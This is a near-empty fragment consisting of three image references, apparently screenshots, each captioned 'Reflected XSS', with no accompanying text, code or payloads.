
Reflected XSS




Reflected XSS




Reflected XSS



